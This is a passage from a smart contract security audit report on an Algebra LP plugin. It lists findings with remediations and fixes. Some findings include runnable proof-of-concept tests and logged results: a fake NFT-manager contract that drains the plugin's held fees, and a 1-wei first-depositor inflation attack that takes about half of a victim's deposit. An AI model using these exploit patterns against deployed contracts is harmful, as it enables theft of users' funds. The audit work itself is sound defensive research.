- ✓ price=4, returns 2 instead of 4 (7163ms)
- ✓ price=100, returns 10 instead of 100 (5253ms)
- ✓ ETH/USDC price~2000: returns ~44.72 instead of ~2000 (5252ms)
- ✓ demonstrates unfair LP token distribution at realistic prices (5181ms)

## Files:

LPPlugin.convertToken0ToToken1.spec.ts

## [F-2026-15137](#) - Unvalidated msg.sender in onERC721Received Allows Theft of Accumulated Plugin Token Balances - Critical

### Description:

The `onERC721Received` function in **LPPlugin** does not validate that `msg.sender` is the canonical Algebra **NonfungiblePositionManager**. Any externally-owned contract implementing the **INonfungiblePositionManager** interface can invoke this function with fabricated return values, causing the plugin to approve and forward its own held token balances (accumulated plugin fees, rounding dust, or mistakenly sent tokens) to a liquidity position controlled by the attacker.

The `onERC721Received` function treats `msg.sender` as a trusted **INonfungiblePositionManager** and delegates critical operations — `positions`, `decreaseLiquidity`, and `collect` — to it without any sender validation:

### LPPlugin

```
function onERC721Received(
    address,
    address from,
    uint256 tokenId,
    bytes calldata
) external override returns (bytes4) {
    (
        ,
        ,
        address token0,
        address token1,
        ,
        int24 tickLower,
        int24 tickUpper,
        uint128 userLiquidity,
        ,
        ,
        ,
    ) = INonfungiblePositionManager(msg.sender).positions(tokenId);
```

The only validation performed is that the returned `token0` and `token1` match the pool's tokens:

### LPPlugin

```
require(
    token0 == IAlgebraPool(pool).token0() &&
```

```

        token1 == IAlgebraPool(pool).token1(),
        "Tokens do not match"
    );

```

This check is trivially satisfied by a malicious contract that returns the correct token addresses from its fabricated `positions` response.

The attack proceeds as follows:

- An attacker deploys a malicious contract that implements `positions`, `decreaseLiquidity`, and `collect` from the **INonfungiblePositionManager** interface. The `positions` function returns the pool's `token0/token1` addresses and an arbitrary `userLiquidity`. The `decreaseLiquidity` and `collect` functions return fabricated amounts matching the plugin's current ERC-20 balances — but perform no actual token transfers.
- The malicious contract calls `onERC721Received(operator, attackerAddress, fakeTokenId, "")` on the **LPPlugin**. Since there is no `msg.sender` validation, execution proceeds.
- The plugin calls `decreaseLiquidity` and `collect` on the attacker's contract. The plugin receives fabricated return values but no actual tokens. Critically, the plugin then approves the callback contract to spend up to the fabricated amounts from its own pre-existing balances:

### LPPlugin

```

// Approve tokens for reinvestment
require(
    IERC20(IAlgebraPool(pool).token0()).approve(callback, amount0),
    "Token0 approval failed"
);
require(
    IERC20(IAlgebraPool(pool).token1()).approve(callback, amount1),
    "Token1 approval failed"
);

```

- The plugin then calls `ILPCallback(callback).mint(from, tickLower, tickUpper, amount0, amount1)`. The callback computes liquidity from the fabricated amounts and calls `pool.mint()`, which triggers `algebraMintCallback`. Inside this callback, `TransferHelper.safeTransferFrom` pulls the plugin's own tokens (approved in step 3) into the pool as real liquidity.
- The `afterModifyPosition` hook fires, minting LP tokens to the plugin and then transfer these LP tokens to `from` — the attacker-controlled address passed in step 2.
- The attacker redeems the LP tokens via `withdraw` to extract the underlying assets.

Any ERC-20 token balances held by the **LPPlugin** contract are at risk of theft. This explicitly includes:

- **Accumulated plugin fees:** The `handlePluginFee` mechanism (inherited from **AbstractPlugin**) stores collected swap fees in the plugin contract. These fees are intended for collection by the factory owner via `collectFee`. An attacker can drain these fees before the legitimate owner collects them.
- **Rounding dust and leftovers:** Token amounts left over from rounding during liquidity operations accumulate in the plugin over time.
- **Mistakenly transferred tokens:** Any tokens sent directly to the plugin address become extractable.

The attack requires no special permissions, no front-running, and no flash loans. The only prerequisite is that the plugin holds a non-zero balance of the pool's tokens, which is the expected steady-state condition due to ongoing fee accumulation.

#### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

|                  |             |
|------------------|-------------|
| Impact Rate:     | 5/5         |
| Likelihood Rate: | 5/5         |
| Exploitability:  | Independent |
| Complexity:      | Medium      |
| Severity:        | Critical    |

#### Recommendations

##### Remediation:

The `msg.sender` in `onERC721Received` should be validated against the canonical Algebra **NonfungiblePositionManager** address. This address should be stored as an `immutable` variable at construction time (resolved from the factory or passed explicitly) and enforced at the entry point of `onERC721Received`:

```
address public immutable nonfungiblePositionManager;  
  
constructor(  
    address _pool,
```

```

    address _pluginFactory,
    address _nonfungiblePositionManager
) AbstractPlugin(_pool, _pluginFactory) {
    nonfungiblePositionManager = _nonfungiblePositionManager;
    // ...
}

function onERC721Received(
    address,
    address from,
    uint256 tokenId,
    bytes calldata
) external override returns (bytes4) {
    require(msg.sender == nonfungiblePositionManager, "Invalid NFT manager");
    // ...
}

```

The critical invariant is that no untrusted contract may be delegated `positions`, `decreaseLiquidity`, or `collect` calls whose return values influence token approvals and liquidity operations.

## Resolution:

Fixed in `f7913ed`:

`onERC721Received` includes strict sender validation through `require(msg.sender == nonFungiblePositionManager, "Invalid NFT manager")`.

```
require(msg.sender == nonFungiblePositionManager, "Invalid NFT manager");
```

`nonFungiblePositionManager` is write-once with access restricted to `pluginFactory`.

```

function setNonFungiblePositionManager(address manager) external {
    require(msg.sender == pluginFactory, "unauthorized");
    require(manager != address(0), "manager address invalid");
    require(nonFungiblePositionManager == address(0), "manager already set");
    require(
        nonFungiblePositionManager == address(0),
        "manager already set"
    );

    nonFungiblePositionManager = manager;
    emit NonFungiblePositionManagerSet(manager);
}

```

Arbitrary external contracts can no longer invoke trusted positions, `decreaseLiquidity`, `collect`, and `burn` flows to influence token approvals and drain held assets.

### Finding: Unvalidated msg.sender in onERC721Received Allows Theft of Accumulated Plugin Token Balances

#### Reproduce:

##### PoC Steps:

- **Legitimate deposit:** A user deposits liquidity via the callback into the [-600, 600] tick range, creating the LP token and seeding the pool with real liquidity.
- **Fees accumulate:** Tokens accumulate in the plugin contract (5 `token0` + 5 `token1`, simulated via direct transfer to represent `handlePluginFee` swap fee accumulation).
- **Attacker deploys MaliciousNFTManager:** A contract implementing `positions`, `decreaseLiquidity`, and `collect` from **INonfungiblePositionManager**. It is configured with the pool's token addresses and the plugin's current balances as fabricated return values. No real tokens are ever transferred by this contract.
- **Attack execution:** `malicious.attack(attackerAddress)` calls `plugin.onERC721Received(operator, attacker, fakeTokenId, "")`. Since `onERC721Received` has **no msg.sender validation**, the plugin:
  - Calls `malicious.positions()` → receives pool-matching tokens + fake liquidity (passes the token check)
  - Calls `malicious.decreaseLiquidity()` → receives fake amounts (no actual token transfer)
  - Calls `malicious.collect()` → receives fake amounts (no actual token transfer)
  - **Approves the callback to spend the plugin's own pre-existing balances**
  - Calls `callback.mint()` → the callback's `algebraMintCallback` pulls the **plugin's own tokens** into the pool
  - `afterModifyPosition` mints LP tokens → transferred to the attacker
- **Attacker redeems** — Calls `plugin.withdraw()` with the received LP tokens to extract the underlying assets.

##### PoC Code:

```
it("attacker steals plugin token balances via fake NFT manager", async function () {
  this.timeout(100_000_000);

  const { callback, plugin, pool, token0, token1, signers } = await setup(3);

  const [, depositor, attacker] = signers;
  const pluginAddr = await plugin.getAddress();
  const callbackAddr = await plugin.callback();
```

```

// Step 1: Legitimate user deposits liquidity
await token0.connect(depositor).approve(callbackAddr, ethers.MaxUint256);
await token1.connect(depositor).approve(callbackAddr, ethers.MaxUint256);
await callback.connect(depositor).mint(
    depositor.address, TICK_LOWER, TICK_UPPER,
    ethers.parseEther("100"), ethers.parseEther("100")
);
// ...

// Step 2: Simulate accumulated plugin fees
await token0.mint(pluginAddr, ethers.parseEther("5"));
await token1.mint(pluginAddr, ethers.parseEther("5"));
// ...

// Step 3: Attacker deploys MaliciousNFTManager
const maliciousFactory = await ethers.getContractFactory("MaliciousNFTManager");
const malicious = await maliciousFactory.connect(attacker).deploy(pluginAddr);
await malicious.setParams(
    await token0.getAddress(), await token1.getAddress(),
    pluginBal0Before, pluginBal1Before, TICK_LOWER, TICK_UPPER
);
// ...

// Step 4: Execute the attack
await malicious.connect(attacker).attack(attacker.address);

// Step 5: Attacker redeems LP tokens via withdraw()
const lpToken = await ethers.getContractAt("LPToken", lpTokenAddr);
const attackerLP = await lpToken.balanceOf(attacker.address);
expect(attackerLP).to.be.greaterThan(0n, "Attacker should have received LP tokens");

await plugin.connect(attacker).withdraw(
    attacker.address, TICK_LOWER, TICK_UPPER, attackerLP
);

// Verify the theft
// ...
expect(stolen0 + stolen1).to.be.greaterThan(0n, "Attacker must have stolen tokens");
expect(pluginBal0After).to.be.lessThan(pluginBal0Before, "Plugin token0 balance drained");
expect(pluginBal1After).to.be.lessThan(pluginBal1Before, "Plugin token1 balance drained");
});

```

## Results:

**Result:** Attacker extracted **5.0 token0 + 5.0 token1** (100% of plugin balances) without providing any tokens.

PoC: Fake NFT Manager Drains Plugin Fees

Plugin balances before attack: 5.0 token0 / 5.0 token1

Attacker LP tokens received: 500000000000.0000005

Stolen token0: 5.0

Stolen token1: 5.0

Plugin balances after attack: 0.0 token0 / 0.0 token1

✓ attacker steals plugin token balances via fake NFT manager (13871ms)

## Files:

LPPlugin.fakeNFTManager.spec.ts

MaliciousNFTManager.sol



## [F-2026-15142](#) - First-Depositor Inflation Attack via positionValue Rounding to Zero Leads to Theft of Subsequent Depositors' Funds - High

### Description:

The `_mintLPTokens` fallback branch mints a fixed `INITIAL_LP_TOKEN_TO_MINT` ( $10^{32}$ ) whenever the cached position value is zero, even when an LP token already exists. An attacker can front-run deposits with a dust position, force the value to round to zero, and receive the same LP allocation as a legitimate depositor, stealing ~50% of their funds.

```
function mint(
    address leftoversRecipient,
    int24 tickLower,
    int24 tickUpper,
    uint256 amount0,
    uint256 amount1
) external override returns(uint256 amount0Returned, uint256 amount1Returned,
uint128 returnedLiquidity) {...}
```

Any caller may seed a position with as little as 1 wei of each token, creating the LP token for a tick range and receiving  $10^{32}$  LP tokens. At this dust-level liquidity, `getAmountsForLiquidity` inside `positionValue` rounds reserves to zero, so the function returns 0.

When a subsequent depositor adds liquidity to the same range, `beforeModifyPosition` caches this zero value. In `_mintLPTokens`, the proportional formula is bypassed:

```
if (_cache.initialValue > 0 && totalSupply > 0) {
    lpTokensToMint = Math.mulDiv(
        userValue,
        totalSupply,
        _cache.initialValue
    );
} else {
    // Fallback for edge cases (first deposit, zero pre-value, etc.)
    lpTokensToMint = INITIAL_LP_TOKEN_TO_MINT;
}
```

The victim receives the same fixed  $10^{32}$  LP tokens regardless of deposit size. The attacker holds 50% of total supply and calls `withdraw` to extract ~50% of the pool's value.

### Root Cause:

- The `_mintLPTokens` fallback does not distinguish a first-ever deposit from a subsequent deposit into a position whose computed value rounds to zero.

An attacker can steal approximately 50% of any depositor's funds for any newly created tick range at negligible cost (1 wei per token). The attack is front-runnable, repeatable across all tick ranges, and scales linearly with victim deposit size.

#### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- LPCallback.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

|                  |             |
|------------------|-------------|
| Impact Rate:     | 4/5         |
| Likelihood Rate: | 4/5         |
| Exploitability:  | Independent |
| Complexity:      | Medium      |
| Severity:        | High        |

#### Recommendations

**Remediation:** Replace the two-way fallback in `_mintLPTokens` with a three-way split:

```

} else {
    lpToken = ILPToken(lpTokenAddress);
    uint256 totalSupply = lpToken.totalSupply();
    uint256 userValue = amount1 +
        convertToken0ToToken1(amount0, _cache.price);

    if (totalSupply == 0) {
        // Re-seeding after full withdrawal – no holders to dilute
        lpTokensToMint = INITIAL_LP_TOKEN_TO_MINT;
    } else if (_cache.initialValue > 0) {
        lpTokensToMint = Math.mulDiv(
            userValue,
            totalSupply,
            _cache.initialValue
        );
    }
}

```

```

    } else {
        revert("Position value is zero");
    }

    if (lpTokensToMint == 0 && userValue > 0) {
        lpTokensToMint = 1;
    }
}

```

This ensures:

- **Re-seed after full withdrawal** (`totalSupply == 0`): functions correctly, mints `INITIAL_LP_TOKEN_TO_MINT` with no holders to dilute.
- **Normal subsequent deposit** (`totalSupply > 0`, `initialValue > 0`): proportional mint as intended.
- **Inflation attack** (`totalSupply > 0`, `initialValue == 0`): reverts, blocking the attack.

## Resolution:

Fixed in `da4c7bc`:

`_mintLPTokens` now separates `totalSupply == 0` from `totalSupply > 0` cases and reverts on `initialValue == 0` when supply already exists, preventing fixed-amount minting during zero-value rounding conditions.

```

if (totalSupply == 0) {
    lpTokensToMint = INITIAL_LP_TOKEN_TO_MINT;
} else if (_cache.initialValue > 0) {
    lpTokensToMint = Math.mulDiv(
        userValue,
        totalSupply,
        _cache.initialValue
    );
} else {
    revert("Position value is zero");
}

```

The inflation path that allowed dust seeding and non-proportional LP allocation is eliminated.

## Evidences

### First-Depositor Inflation Attack via positionValue Rounding to Zero Leads to Theft of Subsequent Depositors' Funds

#### Reproduce:

PoC Steps:

- Attacker calls **LPCallback.mint** with 1 wei of each token for a full-range tick position [-887220, 887220]. This creates the LP token and mints the fixed **INITIAL\_LP\_TOKEN\_TO\_MINT** ( $10^{32}$ ) to the attacker.
- **positionValue** returns 0, **getAmountsForLiquidity** with 1 unit of liquidity rounds both token amounts to 0.
- Victim deposits 100 tokens of each into the same tick range. In **beforeModifyPosition**, **\_cache.initialValue** is set to **positionValue = 0**. In **\_mintLPTokens**, the condition **initialValue > 0 && totalSupply > 0** is **false**, so the fallback fires, victim also receives  $10^{32}$  LP tokens.
- Attacker and victim each hold  $10^{32}$  LP tokens (50/50 split) despite the attacker depositing 1 wei and the victim depositing 100 tokens.
- Attacker calls **withdraw** with their full LP balance and receives ~50 tokens of each, approximately 50% of the victim's deposit, from a 1 wei investment.

PoC Code:

```
it("attacker steals ~50% of victim deposit via positionValue=0 fallback", async function () {
  this.timeout(100_000_000);

  const { callback, plugin, pool, token0, token1, signers } = await setup(3);
  const [, attacker, victim] = signers;

  for (const user of [attacker, victim]) {
    await token0.connect(user).approve(callback, ethers.MaxUint256);
    await token1.connect(user).approve(callback, ethers.MaxUint256);
  }

  // Step 1: Attacker front-runs with 1 wei dust deposit
  await callback.connect(attacker).mint(attacker.address, TICK_LOWER, TICK_UPPER, 1n, 1n);

  const lpTokenAddr = await plugin.lpTokenByTicks(TICK_LOWER, TICK_UPPER);
  const lpToken = await ethers.getContractAt("LPToken", lpTokenAddr);
  expect(await lpToken.balanceOf(attacker.address)).to.equal(INITIAL_LP_TOKEN_TO_MINT);

  // Key condition: positionValue rounds to 0 for dust liquidity
  const { price } = await pool.globalState();
  expect(await plugin.positionValue(TICK_LOWER, TICK_UPPER, price)).to.equal(0n);

  // Step 2: Victim deposits 100 tokens – gets same fixed LP amount due to fallback
  const victimDeposit = ethers.parseEther("100");
  await callback.connect(victim).mint(victim.address, TICK_LOWER, TICK_UPPER,
```

```

R, victimDeposit, victimDeposit);

    const attackerLP = await lpToken.balanceOf(attacker.address);
    const victimLP = await lpToken.balanceOf(victim.address);
    expect(victimLP).to.equal(INITIAL_LP_TOKEN_TO_MINT);
    expect(attackerLP * 10000n / (attackerLP + victimLP)).to.equal(5000n); //
50/50 split

    // Step 3: Attacker withdraws ~50% of pool value
    const t0Before = await token0.balanceOf(attacker.address);
    const t1Before = await token1.balanceOf(attacker.address);

    await plugin.connect(attacker).withdraw(attacker.address, TICK_LOWER, TIC
K_UPPER, attackerLP);

    const stolen0 = (await token0.balanceOf(attacker.address)) - t0Before;
    const stolen1 = (await token1.balanceOf(attacker.address)) - t1Before;

    console.log(`Attacker deposited 1 wei each, withdrew ${ethers.formatEther
(stolen0)} / ${ethers.formatEther(stolen1)} tokens`);

    // Attacker receives ~50 tokens per side from a 1 wei investment
    expect(stolen0).to.be.closeTo(victimDeposit / 2n, victimDeposit / 200n);
    expect(stolen1).to.be.closeTo(victimDeposit / 2n, victimDeposit / 200n);
  });

```

## Results:

Attacker deposited 1 wei each, withdrew 50.0 / 50.0 tokens

```

PoC: First-Depositor Inflation Attack
Attacker deposited 1 wei each, withdrew 50.0 / 50.0 tokens
  ✓ attacker steals ~50% of victim deposit via positionValue=0 fallback (10
576ms)

1 passing (11s)

```

## Files:

LPPlugin.inflationAttack.spec.ts

## [F-2026-15177](#) - Missing `getCurrentFee()` implementation and incompatible `setFee()` in `LPPluginFactory` - Medium

### Description:

The **LPPlugin** contract enables the `DYNAMIC_FEE` flag in its `defaultPluginConfig` but does not implement the **IAgebraDynamicFeePlugin**. `getCurrentFee` function required by the Algebra pool when this flag is active. This causes `pool.fee` to revert on every invocation, forces `beforeSwap` into a wasteful revert-and-catch fallback path on every swap, and renders **LPPluginFactory**. `setFee` permanently non-functional.

The `defaultPluginConfig` includes the `DYNAMIC_FEE` flag:

```
uint8 public constant override defaultPluginConfig =
    uint8(
        Plugins.AFTER_POSITION_MODIFY_FLAG |
        Plugins.BEFORE_SWAP_FLAG |
        Plugins.BEFORE_POSITION_MODIFY_FLAG |
        Plugins.DYNAMIC_FEE
    );
```

When `DYNAMIC_FEE` is active, the Algebra pool's `fee` function delegates to **IAgebraDynamicFeePlugin(plugin)**. `getCurrentFee` instead of returning the stored `lastFee`. Since **LPPlugin** does not implement `getCurrentFee`, this external call reverts.

In `beforeSwap`, the plugin calls `pool.fee` inside a `try/catch` block:

```
function beforeSwap(
    // ...
) external virtual override onlyPool returns (bytes4, uint24, uint24) {
    uint24 fee;
    try IAgebraPool(pool).fee() {
        fee = SafeCast.toUint24(
            Math.mulDiv(IAgebraPool(pool).fee(), pluginFeeRate, 10 ** 6)
        );
    } catch {
        (, , uint16 baseFee, ) = _getPoolState();
        fee = SafeCast.toUint24(
            Math.mulDiv(baseFee, pluginFeeRate, 10 ** 6)
        );
    }
    return (IAgebraPlugin.beforeSwap.selector, 0, fee);
}
```

The `try` branch always reverts, causing every swap to take the catch fallback path. The fallback reads `baseFee` from `globalState`, which is the factory default fee set during pool initialization, not a value the plugin actively manages.

Separately, the Algebra pool's `setFee` enforces the following access logic:

- If `msg.sender` is the plugin and `DYNAMIC_FEE` is disabled → revert with `dynamicFeeDisabled`
- If `msg.sender` is not the plugin and `DYNAMIC_FEE` is enabled → revert with `dynamicFeeActive`

Since `DYNAMIC_FEE` is always active and `LPPluginFactory.setFee` calls through the entry point (not as the plugin), the call always reverts:

```
function setFee(address pool, uint16 newFee) external onlyOwner {  
    IAlgebraCustomPoolEntryPoint(entryPoint).setFee(pool, newFee);  
}
```

This function is unreachable dead code under the current plugin configuration.

As a result:

- Every swap incurs unnecessary gas overhead from a guaranteed revert in the `try` branch of `beforeSwap`.
- External integrators (DEX aggregators, frontends, block explorers) calling `pool.fee` receive a revert instead of the current fee value, breaking standard Algebra pool composability.
- The `LPPluginFactory.setFee` function cannot execute, removing the factory owner's ability to adjust the pool fee. This constitutes a loss of intended administrative functionality.
- No direct loss of funds occurs, but operational efficiency and external integration are degraded.

#### Assets:

- `LPPlugin.sol` [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]
- `LPPluginFactory.sol` [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

Impact Rate: 2/5

Likelihood Rate: 5/5

**Exploitability:** Independent

**Complexity:** Simple

**Severity:** Medium

## Recommendations

**Remediation:** The `getCurrentFee` function from **IAIgebraDynamicFeePlugin** should be implemented in **LPPlugin**:

```
function getCurrentFee() external view returns (uint16) {
    (, , uint16 baseFee, ) = __getPoolState();
    return baseFee;
}
```

This resolves the `pool.fee` revert, eliminates the unnecessary revert overhead in `beforeSwap`, and restores external fee query functionality.

The `setFee` function should be removed from **LPPluginFactory**, as it is incompatible with the `DYNAMIC_FEE` flag and can never succeed under the current design.

**Resolution:** Fixed in `6bef84c`:

**LPPlugin** now implements `getCurrentFee`, allowing `pool.fee` to resolve without reverting under `DYNAMIC_FEE`.

```
function getCurrentFee() external view returns (uint16) {
    (, , uint16 baseFee, ) = __getPoolState();
    return baseFee;
}
```

**LPPluginFactory**.`setFee` has been converted into an explicit reverting stub, removing the previously exposed but unusable administrative path under dynamic-fee configuration.

```
function setFee(address pool, uint16 newFee) external view onlyOwner {
    revert();
}
```

This implemented revert branch is redundant code (dead/non-operational path).



## [F-2026-15127](#) - Absence of Slippage Protection in withdraw Exposes Withdrawers to Sandwich Attacks - Low

### Description:

The `withdraw` function lacks minimum output amount parameters, leaving withdrawers with no mechanism to reject unfavorable execution conditions. An attacker monitoring the mempool can sandwich a pending withdrawal transaction with price-manipulating swaps, causing the victim to receive significantly less total value than expected while their LP tokens are irreversibly burned.

The `withdraw` function accepts only a recipient, tick range, and amount of LP tokens to burn — with no slippage bounds:

```
function withdraw(
    address recipient,
    int24 tickLower,
    int24 tickUpper,
    uint128 lpTokensToBurn
) public returns (uint256 amount0, uint256 amount1) {
    require(lpTokensToBurn > 0, "Invalid LP tokens value");

    ILPToken lpToken = ILPToken(lpTokenByTicks[tickLower][tickUpper]);
    (uint256 liquidity, , , uint128 fees0, uint128 fees1) = IAlgebraPool(
        pool
    ).positions(getPositionKey(address(this), tickLower, tickUpper));
    uint256 totalSupply = lpToken.totalSupply();
    _burnLP_tokens(msg.sender, lpToken, lpTokensToBurn);

    (amount0, amount1) = _collect(
        CollectParams(
            recipient,
            SafeCast.toUint128(liquidity),
            tickLower,
            tickUpper,
            lpTokensToBurn,
            totalSupply,
            fees0,
            fees1
        )
    );
}
```

The LP tokens are burned before `_collect` determines the actual output amounts. Since concentrated liquidity positions translate to different

`token0/token1` ratios depending on the current price, the amounts returned by `pool.burn` inside `_collect` are price-dependent:

```
(uint256 lAmount0, uint256 lAmount1) = IAlgebraPool(pool).burn(
    params.tickLower,
    params.tickUpper,
    SafeCast.toUint128(
        Math.mulDiv(
            params.lpTokensToBurn,
            params.liquidity,
            params.totalLPsupply
        )
    ),
    abi.encode(0)
);
```

Because no minimum output amounts are enforced, the victim has no way to cause the transaction to revert under manipulated conditions. The LP tokens are already burned irreversibly before the output is determined.

Withdrawers are exposed to value extraction through sandwich attacks on any chain or mempool configuration where pending transactions are observable. The maximum extractable value per attack is bounded by the total token value of the withdrawn liquidity. On high-volume pools with large withdrawal amounts, this can represent substantial losses.

#### Assets:

- LPPlugin.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

#### Status:

Fixed

#### Classification

|                  |             |
|------------------|-------------|
| Impact Rate:     | 3/5         |
| Likelihood Rate: | 2/5         |
| Exploitability:  | Independent |
| Complexity:      | Complex     |
| Severity:        | Low         |

#### Recommendations

**Remediation:** The `withdraw` function should accept `amount0Min` and `amount1Min` parameters and enforce them after the collection:

```

function withdraw(
    address recipient,
    int24 tickLower,
    int24 tickUpper,
    uint128 lpTokensToBurn,
    uint256 amount0Min,
    uint256 amount1Min
) public returns (uint256 amount0, uint256 amount1) {
    require(lpTokensToBurn > 0, "Invalid LP tokens value");

    // ... existing logic ...

    (amount0, amount1) = _collect(/* ... */);

    require(amount0 >= amount0Min, "Slippage: insufficient token0");
    require(amount1 >= amount1Min, "Slippage: insufficient token1");
}

```

This pattern is consistent with established DeFi withdrawal interfaces such as Algebra's own `NonfungiblePositionManager.decreaseLiquidity`, which enforces `amount0Min` and `amount1Min` for the same purpose.

## Resolution:

Fixed in [4971313](#):

`withdraw` now includes `amount0Min` and `amount1Min` parameters and enforces both bounds after collection, reverting on insufficient output. LP token burns no longer proceed without user-defined slippage protection.

```

require(amount0 >= amount0Min, "Slippage: insufficient token0");
require(amount1 >= amount1Min, "Slippage: insufficient token1");

```

## F-2026-15128 - Unrestricted Access to LP Token Creation - Low

### Description:

The `create` function in **LPTokenFactory** lacks access control, allowing any external account to deploy new **LPToken** instances. While the newly created token's ownership is transferred to the caller, this permissionless design may not align with the intended architecture where the **LPPluginFactory** is expected to be the sole authorized creator of LP tokens.

```
function create(string memory symbol, string memory name) external returns(address) {  
    LPToken token = new LPToken(symbol, name);  
    token.transferOwnership(msg.sender);  
    return address(token);  
}
```

In contrast, the **LPPluginFactory** properly implements access control using the `onlyOwner` modifier for its critical functions:

```
function deploy(address pool) external onlyOwner returns (address plugin) {  
    // Deploy a new LPPlugin, passing the pool and the factory address  
    LPPlugin instance = new LPPlugin(pool, address(this));  
    plugin = address(instance);  
  
    // Emit event to signal that a new plugin has been deployed  
    emit PluginDeployed(pool, plugin, msg.sender);  
  
    return plugin;  
}
```

Malicious actors can create unlimited LP tokens with arbitrary names and symbols, potentially leading to confusion or phishing attempts.

Attackers could front-run legitimate token creation and deploy tokens with identical or similar names/symbols.

### Assets:

- LPTokenFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

### Status:

Fixed

### Classification

### Impact Rate:

3/5

**Likelihood Rate:** 2/5

**Exploitability:** Independent

**Complexity:** Simple

**Severity:** Low

---

## Recommendations

**Remediation:** Implement access control to restrict LP token creation to authorized addresses only.

**Resolution:** Fixed in [60d7d82](#):

**LPTokenFactory**.`create` now enforces authorization by requiring a configured plugin factory and validating `msg.sender` against **LPPluginFactory**.`registry`. Permissionless external LP token creation is no longer possible.

```
require(ILPPluginFactory(lpPluginFactory).registry(msg.sender), "Unauthorized");
```

## [F-2026-15132](#) - deploy Function Requires Undocumented Role Configuration and Multiple Transactions - Low

### Description:

The `deploy` function creates a plugin that requires two additional transactions (`setPlugin`, `setPluginConfig`) and proper role configuration (**POOLS\_ADMINISTRATOR\_ROLE** for **EntryPoint**) to become functional.

```
function deploy(address pool) external onlyOwner returns (address plugin) {
    // Deploy a new LPPlugin, passing the pool and the factory address
    LPPlugin instance = new LPPlugin(pool, address(this));
    plugin = address(instance);

    // Emit event to signal that a new plugin has been deployed
    emit PluginDeployed(pool, plugin, msg.sender);

    return plugin;
}
```

The `setPlugin` and `setPluginConfig` functions in **LPPluginFactory** rely on **AlgebraCustomPoolEntryPoint** having **POOLS\_ADMINISTRATOR\_ROLE** on the **AlgebraFactory**. Without this role grant, the entire `deploy` pathway is completely non-functional with `notAllowed` error.

`deploy` alone produces orphaned, non-functional plugin:

1. **No Pool Registration:** The newly created plugin is not registered with the pool via `entryPoint.setPlugin`
2. **No Hook Initialization:** The `beforeInitialize` hook is never called because it's only triggered during `pool.initialize`, which has already occurred
3. **No Plugin Config:** Without `beforeInitialize`, the plugin configuration flags are never set, so the pool doesn't know which hooks to call

Without proper hook configuration, the following critical functions will never execute:

| Hook                              | Purpose                                 | Consequence if Not Called  |
|-----------------------------------|-----------------------------------------|----------------------------|
| <code>beforeModifyPosition</code> | Cache position value for LP calculation | Incorrect LP token amounts |
| <code>afterModifyPosition</code>  | Mint LP tokens to users                 | Users receive no LP tokens |
| <code>beforeSwap</code>           | Calculate dynamic fees                  | Fee calculation broken     |

## Assets:

- LPPluginFactory.sol [<https://github.com/OrganizationE-STORM/plugin-algebra-hacken-auditor>]

## Status:

Fixed

## Classification

**Impact Rate:** 2/5

**Likelihood Rate:** 3/5

**Exploitability:** Dependent

**Complexity:** Simple

**Severity:** Low

## Recommendations

### Remediation:

- Remove the `deploy` function: Since `createCustomPool` provides complete, atomic deployment, the standalone `deploy` function serves no practical purpose.
- Or consolidate into atomic operation in `deploy` function and document the role requirement clearly in deployment instructions.

### Resolution:

Fixed in `6613d87`:

The standalone `deploy` function was removed from **LPPluginFactory**, eliminating the non-atomic deployment path that produced non-functional plugins and required undocumented follow-up transactions and role dependencies. Plugin creation is now constrained to the integrated entry-point flow.

## Evidences

### Deploy creates plugin but does not register it

#### Reproduce:

```
it("deploy() creates plugin but does not register it", async function () {
    const { pluginFactory, pool, poolAddr, signers } = await setup(1);
    const owner = signers[0];

    const originalPluginAddress = await pool.plugin();
    expect(originalPluginAddress).to.not.equal(ZeroAddress);
});
```

```

const tx = await pluginFactory.connect(owner).deploy(poolAddr);
const receipt = await tx.wait();

const pluginDeployedEvent = receipt?.logs.find(
  (log: any) => log.fragment && log.fragment.name === "PluginDeployed"
);
const newPluginAddress = (pluginDeployedEvent as any)?.args.plugin;
expect(newPluginAddress).to.not.equal(ZeroAddress);
expect(newPluginAddress).to.not.equal(originalPluginAddress);

const currentPluginAddress = await pool.plugin();
expect(currentPluginAddress).to.equal(originalPluginAddress);
expect(currentPluginAddress).to.not.equal(newPluginAddress);
});

```

## Results:

✓ `deploy()` creates plugin but does not register it

## Newly deployed plugin has hooks config but pool never receives it

### Reproduce:

```

it("newly deployed plugin has hooks config but pool never receives it", async
function () {
  const { pluginFactory, pool, poolAddr, signers } = await setup(1);
  const owner = signers[0];

  const [, , , originalPluginConfig] = await pool.globalState();

  const tx = await pluginFactory.connect(owner).deploy(poolAddr);
  const receipt = await tx.wait();

  const pluginDeployedEvent = receipt?.logs.find(
    (log: any) => log.fragment && log.fragment.name === "PluginDeployed"
  );
  const newPluginAddress = (pluginDeployedEvent as any)?.args.plugin;

  const newPluginInstance = await ethers.getContractAt("LPPlugin", newPluginAddress);
  const newPluginDefaultConfig = await newPluginInstance.defaultPluginConfig();

  expect(newPluginDefaultConfig).to.be.gt(0);

  const [, , , currentPluginConfig] = await pool.globalState();

```



## Results:

```
expect(currentPluginConfig).to.equal(originalPluginConfig);  
});
```

✓ newly deployed plugin has hooks config but pool never receives it

## [F-2026-15203](#) - Absence of Minimum LP Token Output Protection in Deposit Flow Exposes Users to Sandwich-Induced LP Token Dilution - Low

### Description:

Neither **LPCallback.mint** nor **LPPlugin.onERC721Received** enforces a minimum number of LP tokens to be received by the depositor. The LP token quantity is computed inside `_mintLPTokens` using a cached price and position value that are both read at execution time. A sandwich attacker can manipulate the pool price before the deposit transaction, distorting the cached values and causing the depositor to receive fewer LP tokens than the fair-price calculation would yield.

LP token minting for subsequent depositors (not the first) is computed in

`_mintLPTokens`:

```
uint256 userValue = amount1 +
    convertToken0ToToken1(amount0, _cache.price);

if (_cache.initialValue > 0 && totalSupply > 0) {
    lpTokensToMint = Math.mulDiv(
        userValue,
        totalSupply,
        _cache.initialValue
    );
}
```

Both `_cache.price` and `_cache.initialValue` are set in `beforeModifyPosition`, which fires at the start of the pool's mint call:

```
